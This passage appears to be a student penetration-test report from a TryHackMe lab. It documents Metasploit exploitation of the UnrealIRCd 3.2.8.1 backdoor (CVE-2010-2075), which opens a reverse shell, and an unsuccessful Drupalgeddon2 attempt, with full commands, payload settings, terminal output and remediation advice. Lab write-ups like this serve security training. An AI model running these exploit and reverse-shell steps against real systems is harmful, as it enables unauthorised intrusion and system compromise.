
Information Technology Laboratory
NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

CVE-2010-2075 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

Evaluator Description

Per: <http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt> 'Official precompiled Windows binaries (SSL and non-ssl) are NOT affected. CVS is also not affected. 3.2.8 and any earlier versions are not affected. Any Unreal3.2.8.1.tar.gz downloaded BEFORE November 10 2009 should be safe, but you should really double-check, see next.'

Metrics

CVSS Version 4.0
CVSS Version 3.x
CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD
Base Score: 7.5 HIGH
Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P)

QUICK INFO

CVE Dictionary Entry:
CVE-2010-2075

NVD Published Date:
06/15/2010

NVD Last Modified:
04/10/2025

Source:
Red Hat, Inc.

(Screenshot 8: - Search result from <https://nvd.nist.gov/search>)

- Methodology and Walkthrough
- Phase 1: Information Gathering

A comprehensive port and service scan was performed using Nmap. The scan revealed an open port (6697/tcp) running UnrealIRCd 3.2.8.1. Given the known vulnerabilities associated with this version, it was selected for exploitation.

- Phase 2: Exploitation


1. Metasploit Framework Initialization

- Tool launched: msfconsole

2. Search and Select Exploit Module

search unrealircd

use exploit/unix/irc/unreal_ircd_3281_backdoor



```
TryHackMe | COM7017 Offens... x THM Browser-Based x +
vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1a4ef01962539651&proxyIP=10.10.132.113&resize=remote
Arden University St... Vacancies with UN a... Jobs Certifications Deutsch lernen Recrutement agen... Message from Inter... Cybersec resources... Laws, regulations... blue collar jobs
Applications Places System Sun 27 Apr, 11:15
Terminal
AttackBox IP: 10.10.132.113

File Edit View Search Terminal Help
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: View advanced module options with advanced

((...))
  0 0
  o_o M S F
    ||| WW |||
    ||| |||

+ -- ==[ metasploit v6.4.55-dev- ]
+ -- ==[ 2467 exploits - 1271 auxiliary - 431 post ]
+ -- ==[ 1472 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

* Metasploit Documentation: https://docs.metasploit.com/

msf6 > search unrealircd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.10.132.113
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 10.10.132.113
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

(Screenshot 9:- Running exploit command in Metasploit)


3. Configure Exploit Options

1. set RHOSTS 10.10.64.124
2. set LHOST 10.10.132.113
3. set LPORT 4444
4. set RPORT 6697
5. set PAYLOAD cmd/unix/reverse
6. show options

Settings were verified ensuring correct target and attacker's IP and ports.

4. Execute Exploit → Run

Result: Command shell session 1 opened
(10.10.132.113:4444 -> 10.10.64.124:48547)
Shell access successfully obtained.



```
TryHackMe | COMF017 Offsec... x THM Browser-Based x +
vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1a4ef01962539651&proxyIP=10.10.132.113&resize=remote
Applications Places System Sun 27 Apr, 11:15 AttackBox IP: 10.10.132.113
Terminal
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/lrc/unreal_lrcd_3281_backdoor) > show options
Module options (exploit/unix/lrc/unreal_lrcd_3281_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.64.124     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6697             yes       The target port (TCP)

Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.132.113   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(unix/lrc/unreal_lrcd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.10.132.113:4444
[*] 10.10.64.124:6697 - connected to 10.10.64.124:6697...
[*] 10.10.64.124:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo RkIKa0YkGfxbkkuat;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "RkIKa0YkGfxbkkuat\r\n"
[*] Matching...
```

(Screenshot 10:- Verifying settings and running the exploit)


5. Post-Exploitation Enumeration

Inside the remote shell, the following commands were executed:

```
whoami  
id  
uname -a  
hostname  
pwd
```

Results: These outputs confirm unauthorized shell access to the system

- whoami -> www-data
- id -> uid=33(www-data)
- uname -a -> Linux metasploitable3-ub1404 3.x Kernel
- hostname -> metasploitable3-ub1404
- pwd -> /home



```
File Edit View Search Terminal Help
Name Current Setting Required Description
----
LHOST 10.10.132.113 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/lircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.10.132.113:4444
[*] 10.10.64.124:6697 - Connected to 10.10.64.124:6697...
[*] :lirc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 10.10.64.124:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo RkIKa6YkGfxbkKwAt;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "RkIKa6YkGfxbkKwAt\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.10.132.113:4444 -> 10.10.64.124:48547) at 2025-04-27 11:12:49 +0100

whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 GNU/Linux
hostname
metasploitable3-ub1404
pwd
/opt/unrealircd/Unreal3.2
```

(Screenshot 11:- Verifying settings and running the exploit)

- Impact Analysis →

This backdoor allows remote attackers to execute arbitrary commands (as shown in Screenshot 9) with UnrealIRCd process privileges by simply connecting to the IRC service and sending specially crafted data. Exploitation grants attackers immediate remote shell access, bypassing all the authentication protections. This leads to complete system compromise, enabling attackers to steal confidential data, modify system files, drop malware, or pivot into internal networks. As exploitation is so straightforward and total control is offered, this weakness is a very severe risk.

- Recommendations and Remediation Advice →

- 1. Immediate Decommissioning:** Remove UnrealIRCd 3.2.8.1 from the server at once.
- 2. Patch and Update:** If IRC functionality is required, upgrade to the latest supported version of UnrealIRCd without the backdoor.
- 3. Firewall Hardening:** Block IRC-related ports (6667, 6697) externally if unavoidable & install strict IP whitelisting for IRC services.
- 4. Network Segmentation:** Place IRC servers in segmented VLANs with no direct connectivity to internal production systems.
- 5. Regular Vulnerability Scanning:** Utilize regular scans with tools like Nessus or OpenVAS to identify outdated and vulnerable services.
- 6. Incident Response Readiness:** Have an incident response plan ready for instant isolation in case similar vulnerabilities are exploited in the future.

- Conclusion →

The UnrealIRCd service on the victim machine at 10.10.64.124 was highly exposed and easy to exploit. Exploiting CVE-2010-2075 was successful, resulting in full system compromise. The remediation action must be taken immediately to remove the exposed service and improve overall network security. Organizations must have a sound patch management process and keep scanning their systems regularly to avoid such severe exposures.

5.2 Drupalgeddon2 Exploitation (CVE-2018-7600)

| | |
|--------------------|---|
| Severity | Critical |
| Affected Resources | Drupal 7 CMS (/drupal Directory, Port 80) |
| Status | Open |

- Description

This penetration test assessed the vulnerability of a Drupal 7 CMS. The primary goal was to exploit the Drupalgeddon2 vulnerability (CVE-2018-7600) to assess the risk of this critical vulnerability.

There were some efforts at exploitation but no reverse shell could be set up, probably due to network limitations or server-side PHP execution limitations. The exploit was successfully able to bypass input validation, thus demonstrating that an attacker would succeed at remote code execution with alternate network or server settings.

Recommendations are to patch the Drupal CMS as soon as possible, implement web application firewalls (WAF), and monitor for exploitation attempts.

- Scope

- Target IP: 10.10.64.124
- Attacker IP: 10.10.11.77
- Target Service: Drupal 7 CMS
- Vulnerability: Drupalgeddon2 (CVE-2018-7600)
- Tools Used: Metasploit Framework

Methodology and Walkthrough

Phase 1: Information Gathering

Phase 2: Exploitation Attempt

2. Search for Drupalgeddon2 Exploit → search drupalgeddon

```

Applications  Places  System  Sun27 Apr, 11:58
Terminal
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

MMMMM      MMMM
MMMMMMMMN  NMMMMMMMM
MMMMMMMMMMNmmNMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMM  MMMMMMM  MMMMM
MMMMM  MMMMMMM  MMMMM
MMMMM  MMMMMMM  MMMMM
MMMMM  MMMMMMM  MMMMM
MMMMM  MMMMMMM  MMMMM#
?MMMMM  MMMMM
?MMMMM  MMMMM
?MM      MM?

https://metasploit.com

=[ metasploit v6.4.55-dev- ]
+ -- ==[ 2467 exploits - 1271 auxiliary - 431 post ]
+ -- ==[ 1472 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupalgeddon


Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
0  exploit/unix/webapp/drupal_drupalgeddon2  2018-03-28      excellent Yes     Drupal drupalgeddon 2 Forms API Property Injection
1  \_ target: Automatic (PHP In-Memory)      .               .       .       .
2  \_ target: Automatic (PHP Dropper)         .               .       .       .
3  \_ target: Automatic (Unix In-Memory)      .               .       .       .

```

Page 19 of 30

3. Load Exploit Module → use exploit/unix/webapp/drupal_drupalgeddon2



```
TryHackMe | COM7017 Offsec
vnc.trihackme.tech/index.html?host=proxy.trihackme.tech&password=46c2bc64d447d845bproxyIP=10.10.11.77&resize=remote
Applications Places System Sun 27 Apr, 11:58 AttackBox IP: 10.10.11.77

File Edit View Search Terminal Help
# Name Disclosure Date Rank Check Description
-----
0 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal 2 Forms API Property Injection
1 \ target: Automatic (PHP In-Memory) . . . .
2 \ target: Automatic (PHP Dropper) . . . .
3 \ target: Automatic (Unix In-Memory) . . . .
4 \ target: Automatic (Linux Dropper) . . . .
5 \ target: Drupal 7.x (PHP In-Memory) . . . .
6 \ target: Drupal 7.x (PHP Dropper) . . . .
7 \ target: Drupal 7.x (Unix In-Memory) . . . .
8 \ target: Drupal 7.x (Linux Dropper) . . . .
9 \ target: Drupal 8.x (PHP In-Memory) . . . .
10 \ target: Drupal 8.x (PHP Dropper) . . . .
11 \ target: Drupal 8.x (Unix In-Memory) . . . .
12 \ target: Drupal 8.x (Linux Dropper) . . . .
13 \ AKA: 5A-CORE-2018-002 . . . .
14 \ AKA: 2 . . . .

Interact with a module by name or index. For example info 14, use 14 or use exploit/unix/webapp/drupal_drupalgeddon2
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
TARGETURI => /drupal
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > LHOST 10.10.11.77
[-] Unknown command: LHOST. Did you mean hosts? Run the help command for more details.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > LHOSTS 10.10.11.77
[-] Unknown command: LHOSTS. Did you mean hosts? Run the help command for more details.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 10.10.11.77
LHOST => 10.10.11.77
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LPORT 4445
LPORT => 4445
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):
Name Current Setting Required Description
-----
DUMP_OUTPUT false no Dump payload command output
PHP_FUNC passthru yes PHP function to execute
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.10.64.124 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
```

(Screenshot 13:- Screenshot of loading exploit module)

4. Configure Exploit Options

```
set RHOSTS 10.10.64.124
set TARGETURI /drupal
set LHOST 10.10.11.77
set LPORT 4445
set PAYLOAD php/meterpreter/reverse_tcp
show options
run
```

5. Launch Exploit

Result:

1. The target appears to be vulnerable.
2. Exploit completed, but no session was created.

```
Arden University Stu... Vacancies with UN a... Jobs Certifications Deutsch lernen Recrutement agen... Message from Inter... Cybersec resources... Laws, regulations... blue collar jobs
Applications Places System Sun 27 Apr, 11:59 AttackBox IP:10.10.11.77
Terminal
File Edit View Search Terminal Help
RPORT      80      yes      The target port (TCP)
SSL        false     no       Negotiate SSL/TLS for outgoing connections
TARGETURI  /drupal   yes      Path to Drupal install
VHOST      no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.11.77      yes       The listen address (an interface may be specified)
  LPORT     4445             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.10.11.77:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > back
msf6 > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 > set LHOST 10.10.11.77
LHOST => 10.10.11.77
msf6 > set LPORT 4445
LPORT => 4445
msf6 > run
[-] Unknown command: run. Run the help command for more details.
msf6 > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
```

(Screenshot 14:- Screenshot showing the failure to establish a shell)

```
File Edit View Search Terminal Help
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 10.10.11.77
LHOST => 10.10.11.77
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LPORT 4445
LPORT => 4445
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name      Current Setting  Required  Description
  ----      -
  DUMP_OUTPUT false           no        Dump payload command output
  PHP_FUNC   passthru         yes       PHP function to execute
  Proxies    10.10.64.124     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     80               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /drupal          yes       Path to Drupal install
  VHOST      10.10.11.77      no        HTTP server virtual host

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.11.77      yes       The listen address (an interface may be specified)
  LPORT     4445             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Exploit failed: cmd/unix/reverse is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.64.124
RHOSTS => 10.10.64.124
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
```

(Screenshot 15:- Screenshot showing the failure to establish a shell even though exploit ran successfully)

6. Alternate Payload Attempt

Switching to a simpler payload:

→set PAYLOAD php/reverse_php

→run

Result:

1. The target appears to be vulnerable.
2. Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):
-----
Name      Current Setting  Required  Description
-----
DUMP_OUTPUT  false           no        Dump payload command output
PHP_FUNC     passthru        yes       PHP function to execute
Proxies      no              no        A proxy chain of format type:host:port[,type:host:port][...]
